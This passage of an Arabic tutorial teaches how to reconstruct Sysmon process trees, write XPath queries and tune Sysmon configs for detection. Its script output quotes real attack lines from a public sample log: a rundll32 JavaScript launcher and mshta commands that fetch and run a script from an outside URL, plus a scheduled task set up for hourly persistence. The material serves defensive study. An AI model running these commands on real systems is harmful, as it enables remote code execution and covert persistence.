
في القصة الأولى قرأنا ستة أحداث بالترتيب فكانت القصة واضحة. ولكن في جهاز حقيقي تختلط أحداث عملية واحدة بأحداث مئات العمليات الأخرى، فكيف تجمعها؟ والجواب هو الحقل ProcessGuid: كل حدث 1 يحمل ProcessGuid العملية الجديدة وParentProcessGuid العملية الأم، وكل حدث شبكة 3 أو ملف 11 يحمل ProcessGuid العملية التي قامت به. فإذا ربطت هذه الحقول ببعضها حصلت على شجرة العمليات Process Tree كما كانت، حتى لو انتهت كل العمليات قبل أن تبدأ التحقيق. وهذا الجزء من السكربت 05 يبني الشجرة من الملف الثاني:
$f = Join-Path $Run 'samples\exec_persist_rundll32_mshta_scheduledtask_sysmon_1_3_11.evtx'
$ev = foreach ($e in Get-WinEvent -Path $f -Oldest) { $d = Get-Data $e; $d['Id'] = $e.Id; [pscustomobject]$d }
$procs = $ev | Where-Object Id -eq 1
$byGuid = @{}; foreach ($p in $procs) { $byGuid[$p.ProcessGuid] = $p }
$roots = $procs | Where-Object { -not $byGuid.ContainsKey($_.ParentProcessGuid) }
$lines = @()
function Show($p, $depth) {
  $pad = '  ' * $depth
  $cmd = if ($p.CommandLine.Length -gt 110) { $p.CommandLine.Substring(0, 110) + '...' } else { $p.CommandLine }
  $script:lines += "$pad[1] $($p.UtcTime.Substring(11))  $([IO.Path]::GetFileName($p.Image))  pid $($p.ProcessId)  $cmd"
  foreach ($x in ($ev | Where-Object { $_.Id -in 3, 11 -and $_.ProcessGuid -eq $p.ProcessGuid })) {
    if ($x.Id -eq 3) { $script:lines += "$pad    [3] $($x.UtcTime.Substring(11))  $($x.Protocol) $($x.SourceIp):$($x.SourcePort) -> $($x.DestinationIp):$($x.DestinationPort) $($x.DestinationHostname)" }
    else { $script:lines += "$pad    [11] $($x.UtcTime.Substring(11))  created $($x.TargetFilename)" }
  }
  foreach ($c in ($procs | Where-Object ParentProcessGuid -eq $p.ProcessGuid)) { Show $c ($depth + 1) }
}
foreach ($r in $roots) { $lines += "parent (not in this log): $($r.ParentImage)  pid $($r.ParentProcessId)"; Show $r 1 }
والمخرج سوف يكون كما يلي:
parent (not in this log): C:\Windows\System32\cmd.exe  pid 3548
  [1] 15:32:57.276  cmd.exe  pid 1532  cmd.exe  /C rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();h=new%%20ActiveXObject("...
    [1] 15:32:57.276  rundll32.exe  pid 2920  rundll32.exe  javascript:"\..\mshtml,RunHTMLApplication ";document.write();h=new%%20ActiveXObject("WScript.She...
      [1] 15:32:57.837  mshta.exe  pid 2432  "C:\Windows\System32\mshta.exe" https://hotelesms.com/talsk.txt
          [3] 06:58:39.888  tcp 10.0.2.15:49703 -> 108.179.232.58:443 gator4243.hostgator.com
          [3] 06:58:40.518  tcp 10.0.2.15:49704 -> 105.73.6.112:80 aka112.inwitelecom.net
          [3] 06:58:40.721  tcp 10.0.2.15:49705 -> 105.73.6.105:80 aka105.inwitelecom.net
        [1] 15:32:59.729  schtasks.exe  pid 3772  "C:\Windows\System32\schtasks.exe" /Create /sc MINUTE /MO 60 /TN MSOFFICE_ /TR "mshta.exe https://hotelesms.co...
ولنقرأ الشجرة من أعلاها:
- cmd.exe: يشغل
rundll32.exeبسطر أوامر غريب يبدأ بـjavascript:ويستدعيmshtml,RunHTMLApplication، وهي طريقة قديمة معروفة لتشغيل كود JavaScript عبرrundll32.exeدون أي ملف على القرص. - mshta.exe: الكود يشغل
mshta.exeمع عنوان على الإنترنت، كتبناه هنا بالشكلhttps://hotelesms[.]com/talsk.txtحتى لا يفتحه أحد بالخطأ. والأداةmshta.exeتشغل تطبيقات HTML، وهي من الأدوات التي يستعملها المخترقون لأنها موقعة من Microsoft، وتصفها صفحة MITRE ATT&CK رقم T1218.005. - ثلاثة أحداث شبكة: تحت
mshta.exeمباشرة ثلاثة اتصالات، واحد على المنفذ 443 واثنان على المنفذ 80، ومع كل اتصال اسم الجهاز البعيد الذي وجده Sysmon. وهذه الأحداث ظهرت تحتmshta.exeلأن ProcessGuid فيها هو نفسه، لا لأنها جاءت بعده في الترتيب. - schtasks.exe: وأخيراً تنشئ
mshta.exeمهمة مجدولة باسمMSOFFICE_تعمل كل 60 دقيقة وتشغلmshta.exeمع العنوان نفسه، أي أن المخترق ضمن أن يعود كل ساعة حتى لو أعيد تشغيل الجهاز. وهذه تقنية الاستمرار Persistence بالمهام المجدولة في صفحة MITRE ATT&CK رقم T1053.005، والاسم المختار يشبه اسماً من Microsoft Office حتى لا يلفت نظر من يقرأ قائمة المهام.
وهنا مشكلة قابلتنا أثناء قراءة هذه العينة، ولم نخفها: أحداث العمليات وقتها 15:32 في الحقل UtcTime، أما أحداث الشبكة الثلاثة فوقتها في الحقل نفسه 06:58، أي قبل العمليات بأكثر من ثماني ساعات، مع أن وقت كتابة الأحداث كلها في السجل بين 15:32:57 و15:33:01 كما رأينا في مخرج الخطوة 03. ولا نعرف سبب هذا الفرق في أجهزة الباحث، وقد يكون من ساعة الجهاز الافتراضي أو من طريقة جمع الأحداث، والدرس منه للمحقق واضح: لا تبن خطك الزمني Timeline على حقل وقت واحد قبل أن تقارنه بوقت كتابة الحدث TimeCreated، وإذا اختلفا فاربط الأحداث بـ ProcessGuid لا بالوقت، فالـ ProcessGuid لا تتأثر بالساعة.
اسأل السجل سؤالاً محدداً بـ XPath
في التحقيق الحقيقي لا تقرأ الأحداث كلها، وإنما تسأل أسئلة محددة: هل شغلت mshta.exe أي برنامج؟ هل فتحت عملية ما عملية أخرى بكل الصلاحيات؟ هل كتب أحد في مفتاح Run؟ والأمر Get-WinEvent يقبل الخيار -FilterXPath، وهو فلتر يطبقه Windows نفسه قبل أن يرجع الأحداث إليك، فيكون أسرع بكثير من أن تقرأ كل شيء ثم تفلتر في PowerShell، كما تشرح صفحة Get-WinEvent. والصيغة تبدو غريبة في البداية، ولكنها دائماً بالشكل نفسه: شرط على System للرقم، وشرط على EventData لقيمة حقل باسمه:
$q = [ordered]@{
  'processes started by mshta.exe, and every rundll32.exe' = "*[System[EventID=1]] and *[EventData[Data[@Name='ParentImage']='C:\Windows\System32\mshta.exe' or Data[@Name='Image']='C:\Windows\System32\rundll32.exe']]"
  'one process opening another with full access (0x1fffff)' = "*[System[EventID=10]] and *[EventData[Data[@Name='GrantedAccess']='0x1fffff']]"
  'registry values written under a Run key' = "*[System[EventID=13]]"
}
والمخرج سوف يكون كما يلي:
processes started by mshta.exe, and every rundll32.exe:
  -FilterXPath "*[System[EventID=1]] and *[EventData[Data[@Name='ParentImage']='C:\Windows\System32\mshta.exe' or Data[@Name='Image']='C:\Windows\System32\rundll32.exe']]"
  exec_persist_rundll32_mshta_scheduledtask_sysmon_1_3_11.evtx mshta.exe -> schtasks.exe
  exec_persist_rundll32_mshta_scheduledtask_sysmon_1_3_11.evtx cmd.exe -> rundll32.exe
  sysmon_10_1_memdump_comsvcs_minidump.evtx                  WmiPrvSE.exe -> rundll32.exe

one process opening another with full access (0x1fffff):
  -FilterXPath "*[System[EventID=10]] and *[EventData[Data[@Name='GrantedAccess']='0x1fffff']]"
  LM_sysmon_psexec_smb_meterpreter.evtx                      powershell.exe -> powershell.exe
  sideloading_injection_persistence_run_key.evtx             tendyron.exe -> iexplore.exe
  sysmon_10_1_memdump_comsvcs_minidump.evtx                  rundll32.exe -> notepad.exe

registry values written under a Run key:
  -FilterXPath "*[System[EventID=13]]"
  sideloading_injection_persistence_run_key.evtx             tendyron.exe set HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Run\Tendyron = C:\Users\Public\tools\apt\tendyron.exe
في المخرج أعلاه لاحظ التالي:
- السؤال الأول: وجد ثلاث نتائج من ملفين:
mshta.exeالذي شغلschtasks.exe، وcmd.exeالذي شغلrundll32.exe، وWmiPrvSE.exeالذي شغلrundll32.exeفي قصة التفريغ. أي أن سؤالاً واحداً جمع خيطين من هجومين مختلفين. - السؤال الثاني: ثلاث عمليات فتحت عمليات أخرى بالصلاحية
0x1fffff:powershell.exeفتحpowershell.exeفي عينة PsExec، وtendyron.exeفتحiexplore.exeفي عينة الحقن، وrundll32.exeفتحnotepad.exeفي قصة التفريغ. وفي جهاز حقيقي سوف تجد برامج سليمة كثيرة تفعل هذا، مثل أدوات التطوير ومكافحة الفيروسات، ولذلك تحتاج قائمة استبعاد خاصة بأجهزتك. - السؤال الثالث: البرنامج
tendyron.exeفي المجلدC:\Users\Public\tools\aptكتب نفسه في مفتاح Run للمستخدم تحت HKU، أي أنه يعمل عند كل دخول. وهذه تقنية MITRE ATT&CK رقم T1547.001، وهي المكان نفسه الذي يقرؤه Autoruns كما سوف نشرح في مقاله. ولاحظ أن السكربت فلتر هنا على الحقل TargetObject في PowerShell بعد XPath، لأن XPath في سجل الأحداث لا يدعم البحث بجزء من النص، فهو يطابق القيمة كاملة فقط.
وعلى جهاز عليه Sysmon تستبدل -Path بـ -LogName 'Microsoft-Windows-Sysmon/Operational' والفلتر نفسه يعمل دون تغيير، وتحتاج حساباً يملك صلاحية قراءة هذا السجل. وإذا أردت أن تتعلم بناء هذه الفلاتر، فافتح أي حدث في عارض الأحداث، واختر Filter Current Log ثم تبويب XML، وسوف ترى XPath الذي يبنيه العارض لك.
ماذا يحدث إذا كان الفلتر ضيقاً أكثر من اللازم؟
نعود الآن إلى الملف الصغير small-config.xml. قواعده تبدو معقولة: من يفتح lsass.exe، والملفات التي تنتهي بـ .dmp، والاتصالات من rundll32.exe وmshta.exe. فهل كان سيلتقط ما في العينات؟ ولكي نجيب كتبنا في السكربت 07 نموذجاً تعليمياً لمنطق المطابقة كما تصفه صفحة Sysmon: القواعد في الفلتر الواحد بمنطق OR، والاستبعاد يغلب الإدراج، ونوع الحدث الذي لا فلتر له في الملف لا يكتب في نموذجنا. وهذا نموذج مبسط لفهم الفكرة، وليس Sysmon نفسه، فهو لا يعرف إلا خمسة شروط ولا يطبق RuleGroup. وهذا قلبه:
function Test-Rule($r, $d) {
  $v = [string]$d[$r.LocalName]; $w = $r.'#text'; $c = if ($r.condition) { $r.condition } else { 'is' }
  switch ($c) { 'is' { $v -eq $w } 'contains' { $v -like "*$w*" } 'end with' { $v -like "*$w" } 'begin with' { $v -like "$w*" } 'image' { $v -eq $w -or $v -like "*\$w" } default { throw "condition $c not in this model" } }
}
function Test-Filter($f, $d) { foreach ($r in $f.SelectNodes('*')) { if (Test-Rule $r $d) { return $r } }; $null }
$rows = foreach ($file in Get-ChildItem (Join-Path $Run 'samples') -Filter *.evtx) {
  foreach ($e in Get-WinEvent -Path $file.FullName -Oldest) {
    $d = @{}; foreach ($x in ([xml]$e.ToXml()).Event.EventData.Data) { $d[$x.Name] = $x.'#text' }
    $tag = $tagOf[$e.Id]
    $inc = $cfg.Sysmon.EventFiltering.SelectSingleNode("$tag[@onmatch='include']")
    $exc = $cfg.Sysmon.EventFiltering.SelectSingleNode("$tag[@onmatch='exclude']")
    $why = 'no filter: not logged'; $keep = $false
    if ($inc) { $m = Test-Filter $inc $d; if ($m) { $keep = $true; $why = "include $($m.LocalName) $($m.condition) '$($m.'#text')'" } else { $why = 'include: no rule matched' } }
    elseif ($exc) { $keep = $true; $why = 'exclude filter only: logged unless excluded' }
    if ($keep -and $exc) { $m = Test-Filter $exc $d; if ($m) { $keep = $false; $why = "exclude $($m.LocalName) $($m.condition) '$($m.'#text')'" } }
والمخرج سوف يكون كما يلي:
events in the samples: 31   logged by small-config.xml: 15

Count Name
----- ----
    2 FileCreate, False, include: no rule matched
    3 ImageLoad, False, no filter: not logged
    2 NetworkConnect, False, include: no rule matched
    3 NetworkConnect, True, include Image image 'mshta.exe'
    1 PipeEvent, False, no filter: not logged
    5 ProcessAccess, False, include: no rule matched
   11 ProcessCreate, True, exclude filter only: logged unless excluded
    3 RegistryEvent, False, include: no rule matched
    1 RegistryEvent, True, include TargetObject contains '\CurrentVersion\Run'
في المخرج أعلاه لاحظ التالي:
- 15 من 31: كتب النموذج أقل من نصف الأحداث، وهذا هدف الفلترة أصلاً. والعمليات الإحدى عشرة كتبت كلها، لأن فلتر ProcessCreate من نوع exclude ولا توجد بينها
conhost.exe. - اتصالات mshta.exe: الاتصالات الثلاثة كتبت لأن القاعدة
imageعلىmshta.exeطابقت، أما اتصالا عينة PsExec فلم يكتبا لأن البرنامج ليس في القائمة. - ProcessAccess خمسة ولا شيء منها: هذه أخطر نتيجة في المختبر. الأحداث الخمسة كلها عمليات فتحت عمليات أخرى، ومنها تفريغ
notepad.exeبالصلاحية الكاملة، ولم يكتب أي منها، لأن القاعدة الوحيدة علىlsass.exe. فإذا فرغ المخترق ذاكرة عملية أخرى فيها أسرار، مثل قاعدة بيانات أو متصفح، فلن تراه. - FileCreate اثنان ولا شيء: الملف
notepad.binلم يكتب، لأن القاعدة على الامتداد .dmp، والمخترق اختار امتداداً آخر. والقاعدة التي تعتمد على اسم أو امتداد يختاره المخترق تفوتك بمجرد أن يغيره. - RegistryEvent واحد من أربعة: كتب تسجيل
tendyron.exeفي Run، ولم تكتب ثلاثة تغييرات في عينة PsExec لأنها ليست تحت Run.
والدرس من هذا الجزء أن القاعدة الجيدة تكون على السلوك لا على الاسم: بدل «من يفتح lsass.exe» اكتب «من يفتح أي عملية بصلاحية فيها قراءة الذاكرة، ما عدا البرامج المعروفة في أجهزتك»، وبدل «الملفات التي تنتهي بـ .dmp» اكتب «الملفات التي ينشئها rundll32.exe في System32». وهذا ما تفعله الإعدادات العامة بقواعدها الكثيرة، ولذلك ابدأ منها ولا تبدأ من ملف صغير تكتبه بنفسك.
التكلفة والحدود Trade-offs
Sysmon مجاني، ولكن تشغيله على أجهزة الشركة له تكلفة، ومن الأفضل أن تعرفها قبل أن تبدأ:
- الضجيج Noise: إعداد واسع على جهاز مطور أو سيرفر مشغول يكتب آلاف الأحداث في الساعة. وكل حدث لا تحتاجه يأخذ مكاناً في السجل ويجعل البحث أبطأ، ويغطي الحدث الذي تحتاجه، ولهذا تقضي الأسابيع الأولى في كتابة استثناءات لبرامج أجهزتك.
- حجم السجل Log Size: السجل
Microsoft-Windows-Sysmon/Operationalله حجم أقصى، وعندما يمتلئ يكتب Windows الأحداث الجديدة فوق القديمة. فإذا كان الحجم صغيراً والأحداث كثيرة فقد تختفي أحداث ليلة أمس قبل أن تصل إلى الجهاز في الصباح، وهذا بالضبط عكس ما تريد. ولذلك إما أن تكبر حجم السجل، وإما أن ترسل الأحداث إلى مكان مركزي أولاً بأول. - الأداء Performance: حساب البصمات وفحص التوقيعات لكل عملية وكل مكتبة يأخذ من المعالج والقرص، وتقول صفحة Sysmon إن التوقيع يحسب بشكل غير متزامن Asynchronous لأسباب تتعلق بالأداء. والأحداث الأغلى هي ImageLoad وNetworkConnect وFileCreate الواسعة، فلا تفعلها لكل شيء.
- المسؤول يستطيع أن يوقفه: Sysmon لا يخفي نفسه، ومن يملك صلاحيات المسؤول على الجهاز يستطيع أن يغير إعداده أو يزيله، والحماية الوحيدة أن هذه التغييرات نفسها تكتب: الحدث 16 لتغيير الإعداد، والحدث 4 لإيقاف الخدمة، و255 للأخطاء. فإذا كانت الأحداث تذهب إلى مكان مركزي، فسوف ترى آخر ما فعله المخترق قبل أن يسكت Sysmon، وإذا كانت على الجهاز فقط فقد يمحوها معه.
- يسجل ولا يحمي: Sysmon ليس برنامج مكافحة فيروسات ولا منتج كشف واستجابة EDR، فهو لا يوقف العملية الضارة ولا ينبهك عندما تبدأ، باستثناء أحداث الحظر الجديدة 27 و28 التي تمنع إنشاء ملفات تنفيذية أو تمزيق الملفات إذا فعلتها. وقيمته الحقيقية تظهر عندما تجمع أحداثه وتبحث فيها، لا عندما تتركها على الجهاز.
أي الأحداث تبدأ بها؟ Decision Table
إذا كنت تشغل Sysmon لأول مرة، فهذا الجدول يرتب الأحداث حسب قيمتها مقابل ضجيجها، كما رأيناها في المخطط وفي العينات:
| الحدث | ما يجيب عنه | الضجيج | كيف تبدأ |
|---|---|---|---|
| 1 ProcessCreate | ماذا عمل، وبأي سطر أوامر، ومن شغله | متوسط | كله مع exclude للبرامج المعروفة |
| 11 FileCreate | ملفات في أماكن التشغيل والمجلدات المؤقتة | عال إذا كان واسعاً | include على مجلدات Startup وTemp والتنزيلات |
| 12 و13 RegistryEvent | من كتب في مفاتيح التشغيل التلقائي | عال إذا كان واسعاً | include على Run وRunOnce والخدمات |
| 10 ProcessAccess | من فتح ذاكرة عملية أخرى | عال جداً | include على الصلاحيات الخطرة مع استثناءات أجهزتك |
| 3 NetworkConnect | أي برنامج اتصل بأي عنوان | عال جداً | include على أدوات Windows التي لا تحتاج الشبكة عادة |
| 22 DnsQuery | أي برنامج سأل عن أي اسم | عال جداً | exclude لقائمة كبيرة من النطاقات المعروفة |
| 6 DriverLoad | تعريف جديد في النواة | منخفض | exclude لما وقعته Microsoft |
| 7 ImageLoad | مكتبة حملت في عملية | الأعلى | معطل، أو include ضيق جداً على مكتبات بعينها |
| 4 و16 و255 | هل أوقف أحد Sysmon أو غير إعداده | منخفض جداً | تكتب دائماً، فراقبها في المكان المركزي |
وإذا أضفت Sysmon إلى أحداث Windows نفسها فلا تنس الأحداث التي يكتبها Windows دون أي أداة، مثل الحدث 7045 في سجل System الذي يكتبه مدير الخدمات عند تثبيت كل خدمة جديدة، وقد شرحناه في مقال الخدمات Services في Windows. فـ Sysmon يكمل أحداث Windows ولا يحل محلها.
أخطاء شائعة Common Mistakes
- التثبيت بالإعداد الافتراضي ثم نسيانه: الإعداد الافتراضي لا يراقب الشبكة ولا الملفات ولا السجل بالشكل الذي تحتاجه، فيعطيك شعوراً بالأمان دون أن يسجل ما يهمك. ابدأ دائماً بملف إعداد.
- قواعد على الأسماء والامتدادات فقط: رأينا في المختبر كيف فات الفلتر الصغير ملف
notepad.binوتفريغnotepad.exe. اكتب القواعد على السلوك والمسار والعملية الأم، والاسم وحده لا يكفي. - شرط غير موجود: مثل
starts withبدلbegin with، أو حقل مكتوب خطأ. افحص الملف مقابل المخطط قبل كل نشر، فالفحص يأخذ ثواني. - ترك الأحداث على الجهاز فقط: إذا اخترق الجهاز فالسجل الموجود عليه أول ما يمحوه المخترق، وإذا امتلأ السجل فالقديم يختفي. أرسل الأحداث إلى مكان مركزي.
- قراءة نص الرسالة في السكربتات: النص يختلف مع لغة الجهاز في Sysmon المدمج، ويختفي تماماً عندما تقرأ ملفاً على جهاز ليس عليه Sysmon كما رأينا. اقرأ XML دائماً.
- الربط بالوقت أو برقم العملية: رقم PID يتكرر، والوقت قد يختلف بين الحقول كما رأينا في العينة الثانية. اربط الأحداث بـ ProcessGuid.
- إعداد واحد لكل الأجهزة دون تجربة: سيرفر قاعدة البيانات غير جهاز المحاسبة غير جهاز المطور. جرب الإعداد على أجهزة قليلة من كل نوع، وراقب عدد الأحداث في الساعة، ثم وسع النشر.
- شرط التوقيع على الاسم الحرفي: Sysmon موقع اليوم من Microsoft Windows Publisher وليس Microsoft Corporation، فإذا كان سكربت النشر يشترط الاسم الثاني فسوف يرفض الأداة الأصلية.
خطة نشر Sysmon على أجهزة الشركة
إذا قررت أن تعتمد Sysmon، فهذا هو الترتيب الذي يقلل المفاجآت:
- جهاز اختبار: ثبت Sysmon على جهاز افتراضي بالإعداد الذي اخترته، وشغل عليه برامج الشركة المعتادة يوماً كاملاً، ثم عد الأحداث لكل رقم، واكتب استثناءات لأعلى البرامج ضجيجاً.
- إعداد في مستودع: احفظ ملف الإعداد في مستودع Git، وافحصه مقابل المخطط في كل تغيير كما فعلنا في الخطوة 02، وارفع رقم الإصدار في تعليق داخل الملف حتى تعرف أي نسخة على كل جهاز.
- اختر النسخة: على Windows 11 وWindows Server 2025 تستطيع أن تستعمل النسخة المدمجة التي تتحدث مع Windows Update، وعلى الأنظمة الأقدم النسخة المستقلة. ولا تجمع بينهما في جهاز واحد.
- حجم السجل: كبر الحجم الأقصى للسجل
Microsoft-Windows-Sysmon/Operationalبما يكفي لعدة أيام من الأحداث على أكثر أجهزتك ضجيجاً. - الجمع المركزي: أرسل الأحداث بإعادة توجيه أحداث Windows Event Forwarding إلى سيرفر جمع Windows Event Collector، كما تشرح صفحة Microsoft عن استعمال WEF لكشف الاختراق وصفحة Windows Event Collector، أو إلى نظام إدارة الأحداث الأمنية SIEM الذي تستعمله.
- تنبيهات على Sysmon نفسه: اجعل أول تنبيه في النظام المركزي على الأحداث 4 و16 و255، وعلى جهاز توقف عن إرسال أحداث Sysmon فجأة.
- أسئلة جاهزة: احفظ فلاتر XPath أو استعلامات SIEM للأسئلة التي سوف تسألها كثيراً: أدوات Windows التي تشغل برامج أخرى، وفتح العمليات بصلاحيات كاملة، والكتابة في Run، والمهام المجدولة الجديدة.
- مراجعة دورية: حدث Sysmon والإعداد كل بضعة أشهر، وافحص الإعداد مقابل مخطط النسخة الجديدة، لأن كل نسخة تضيف أحداثاً وحقولاً.
ولمن يدير أجهزة Linux أيضاً، توجد نسخة Sysmon for Linux مفتوحة المصدر من Microsoft، تكتب أحداثاً بالأرقام والحقول نفسها في سجل النظام، فتستطيع أن تستعمل في النظام المركزي القواعد نفسها تقريباً للنوعين.
تدريب عملي Practice
- شغل
run.ps1على جهازك، وقارن نسخة المخطط وعدد الأحداث بما رأيته هنا، فإذا نزلت نسخة أحدث من Sysmon فابحث عن الحدث أو الحقل الجديد فيها. - عدل
small-config.xmlحتى يلتقط النموذج في الخطوة 07 تفريغnotepad.exeوالملفnotepad.binدون أن تكتب اسميهما في القواعد. فكر في الحقلين GrantedAccess وImage. - أضف إلى الخطوة 06 سؤالاً رابعاً: كل عملية عمليتها الأم
WmiPrvSE.exe، وانظر في أي العينات تظهر، ولماذا يهم هذا السؤال كما رأينا في قصة التفريغ. - نزل عينة أخرى من EVTX-ATTACK-SAMPLES من مجلد Persistence أو Lateral Movement، واقرأها بالدالة
Get-Data، واكتب القصة التي تحكيها في خمسة أسطر. - إذا كان لديك جهاز افتراضي تملك عليه صلاحيات المسؤول، فثبت عليه Sysmon بإعداد sysmon-modular، وشغل عليه يومك العادي، ثم احسب كم حدثاً كتب لكل رقم في ساعة واحدة.
حذف المختبر Cleanup
الخطوة الأخيرة تحذف المجلد المؤقت الذي فيه العينات وملف الإعداد والمخطط، وتتأكد مرة أخرى أن Sysmon ليس مثبتاً، لأن المختبر لم يثبته أصلاً:
lab folder left: True (kept only when ARABROOT_LAB_DIR is set)
Sysmon service installed: False
والسطر الأول يقول إن المجلد بقي، لأننا شغلنا المختبر مع المتغير ARABROOT_LAB_DIR لكي نحتفظ بالملفات أثناء الكتابة، وعندما تشغله أنت دون هذا المتغير يحذف السكربت المجلد. ومجلد الأدوات يبقى لأن بقية مقالات هذه المرحلة تستعمله.
الخلاصة Summary
- Windows لا يسجل افتراضياً البرامج التي تعمل مع سطر أوامرها: الحدث 4688 يحتاج تفعيلاً، وسطر الأوامر فيه يحتاج سياسة إضافية، وسجل Security لا يقرؤه المستخدم العادي.
- Sysmon تعريف في النواة يبدأ مع الإقلاع وخدمة محمية، يكتب في السجل
Microsoft-Windows-Sysmon/Operationalثلاثين نوعاً من الأحداث، مع ProcessGuid والبصمات والعملية الأم، ولا يحلل شيئاً بنفسه. - الأمر
Sysmon64.exe -sيعمل بصلاحيات مستخدم عادي ويعطيك المخطط كاملاً، أما-cو-iو-uفتحتاج المسؤول، والنسخة 15.22 رجعت الرمز 740. - كل شيء في ملف الإعداد: include لما هو كثير بطبيعته، وexclude لما هو قليل ومهم، والاستبعاد يغلب الإدراج، وافحص الملف مقابل المخطط قبل أي نشر.
- العينات الحقيقية بينت أن الهجوم يستعمل أدوات موقعة من Microsoft، وأن ما يكشفه هو العلاقة بين العمليات: من شغل من، ومن فتح من، وبأي صلاحية.
- القواعد على الأسماء تفوتك: الفلتر الصغير فات تفريغ
notepad.exeوالملفnotepad.bin. - القيمة في الجمع المركزي والبحث، ومراقبة الأحداث 4 و16 و255 التي تقول إن أحداً أسكت Sysmon.
وفي المقال التالي من هذه المرحلة بإذن الله نجمع أدوات Sysinternals في حالات حقيقية من أجهزة العمل اليومية، ومعها مقالات الأدوات الأخرى في هذه المرحلة:
 دليلأدوات Sysinternals: صندوق أدوات كل مسؤول Windowsما مجموعة Sysinternals وعائلات أدواتها ومن أين تحصل عليها، ومختبر ينزل اثنتي عشرة أداة من Sysinternals Live ويفحص توقيعها قبل أي تشغيل، ثم يفحص كل ملف تنفيذي في System32.
 دليلProcess Explorer: مدير المهام كما يجب أن يكونكيف تقرأ شجرة العمليات وألوانها في Process Explorer، وتصل من نسبة المعالج إلى الخيط المشغول، وترى المكتبات والمقابض حتى الموروثة منها، مع مختبر حقيقي بصلاحيات مستخدم عادي.
 دليلAutoruns: كل ما يعمل تلقائياً مع Windowsكيف يقرأ Autoruns كل مكان يبدأ منه برنامج مع الإقلاع والدخول، ومختبر بصلاحيات مستخدم عادي يفحص 1690 مدخلاً ويتتبع تعريفاً بلا ملف ويحل لغز ملف غير موقع في System32.
 دليلحالات Sysinternals: دخول بطيء ومعالج مشغول وDLL مفقودثلاث مشاكل تصل كل دعم فني، نحلها على جهاز Windows 11 حقيقي بصلاحيات مستخدم عادي: برامج تبطئ الدخول، وخيط يشغل المعالج، ومكتبة يبحث عنها Windows في غير مكانها.
 دليلسجلات الأحداث Event Viewer: كيف تقرأ ما حدث في جهازككيف تعرف من سجلات Windows لماذا أعاد جهازك التشغيل وحده، من التحديث إلى الشاشة الزرقاء إلى زر الطاقة، بعارض الأحداث وPowerShell دون صلاحيات المسؤول.
سجل التحديثات Changelog
- نوفمبر 2026: كتابة المقال، وتشغيل المختبر على Windows 11 Pro 24H2 (البناء 26100.9711) بـ Windows PowerShell 5.1 وصلاحيات مستخدم عادي: تنزيل Sysmon 15.22 وفحص توقيعه، وقراءة مخططه بالأمر
-s، وفحص إعداد sysmon-modular 15.21، وقراءة أربع عينات أحداث عامة من EVTX-ATTACK-SAMPLES. ولم يثبت المختبر Sysmon، لأن التثبيت وعرض الإعداد يحتاجان صلاحيات المسؤول.